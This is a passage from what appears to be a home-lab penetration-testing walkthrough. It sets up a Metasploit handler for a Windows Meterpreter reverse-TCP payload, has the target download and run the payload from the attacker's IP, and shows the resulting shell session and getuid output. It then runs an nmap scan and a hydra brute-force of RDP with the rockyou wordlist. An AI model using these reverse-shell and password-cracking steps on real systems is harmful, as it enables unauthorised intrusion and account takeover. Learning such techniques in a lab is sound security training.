
  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.139.192 yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:


  Id  Name
  --  -
  0   Wildcard Target

View the full module info with the info, or info -d command.
msf exploit(multi/handler) > 
```


- Now open target machine browser



- Enter attacker machine ip address with payload name



- And Download payload



- After downloading payload on target device , back to the attacker machine and enter **run** command

```

View the full module info with the info, or info -d command.
msf exploit(multi/handler) > set LHOST 192.168.139.192
LHOST => 192.168.139.192
msf exploit(multi/handler) > show options

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.139.192 yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port


Exploit target:

  Id  Name
  --  --
  0   Wildcard Target


View the full module info with the info, or info -d command.
msf exploit(multi/handler) > run

```

- Now click on payload that downloaded on target machine



- Here , reverse connection established i.e gaining access



```
Kali (kali) - Oracle VM VirtualBox
File View Input Devices Help
Aug 6 20:47
root@kali: /home

root@kali: /home
root@kali: /home

LHOST => 192.168.139.192
msf exploit(multi/handler) > show options

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.139.192 yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:


  Id  Name
  --  -
  0   Wildcard Target

View the full module info with the info, or info -d command.

msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.139.192:4444
[*] Sending stage (177734 bytes) to 192.168.139.150
[*] Meterpreter session 1 opened (192.168.139.192:4444 -> 192.168.139.150:60378) at 2025-08-06 20:47:51 +0530

meterpreter >
```

- Enter getuid



```
Kali (kali) - Oracle VM VirtualBox
File View Input Devices Help
Aug 6 20:48
root@kali: /home

root@kali: /home
root@kali: /home

LHOST => 192.168.139.192
msf exploit(multi/handler) > show options

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.139.192 yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:


  Id  Name
  --  -
  0   Wildcard Target

View the full module info with the info, or info -d command.

msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.139.192:4444
[*] Sending stage (177734 bytes) to 192.168.139.150
[*] Meterpreter session 1 opened (192.168.139.192:4444 -> 192.168.139.150:60378) at 2025-08-06 20:47:51 +0530

meterpreter > getuid
```

- Target device username



```

Kali Linux - OpenSSH
File View Input Devices Help
Aug 6 20:46
root@kali: /home

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.139.192  yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Wildcard Target

View the full module info with the info, or info -d command.


msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.139.192:4444
[*] Sending stage (177734 bytes) to 192.168.139.150
[*] Meterpreter session 1 opened (192.168.139.192:4444 -> 192.168.139.150:60378) at 2025-08-06 20:47:51 +0530

meterpreter > getuid
Server username: DESKTOP-JJ5FQ6C\aniket
meterpreter >
  
```


Step-13 Reset the local Administrator or Other User Account password

- Enter nmap command for finding open ports on target machine

Command -: `nmap -sS -v <target machine ip >`




- Open ports 🖱️




- Now used hydra for finding password for rdp service

Command -: `hydra -l <username> -P < password dictionary path > rdp://target ip address`



```
(root@kali)-[/]  
# hydra -l Aniket -P /usr/share/wordlists/rockyou.txt rdp://192.168.139.150
```

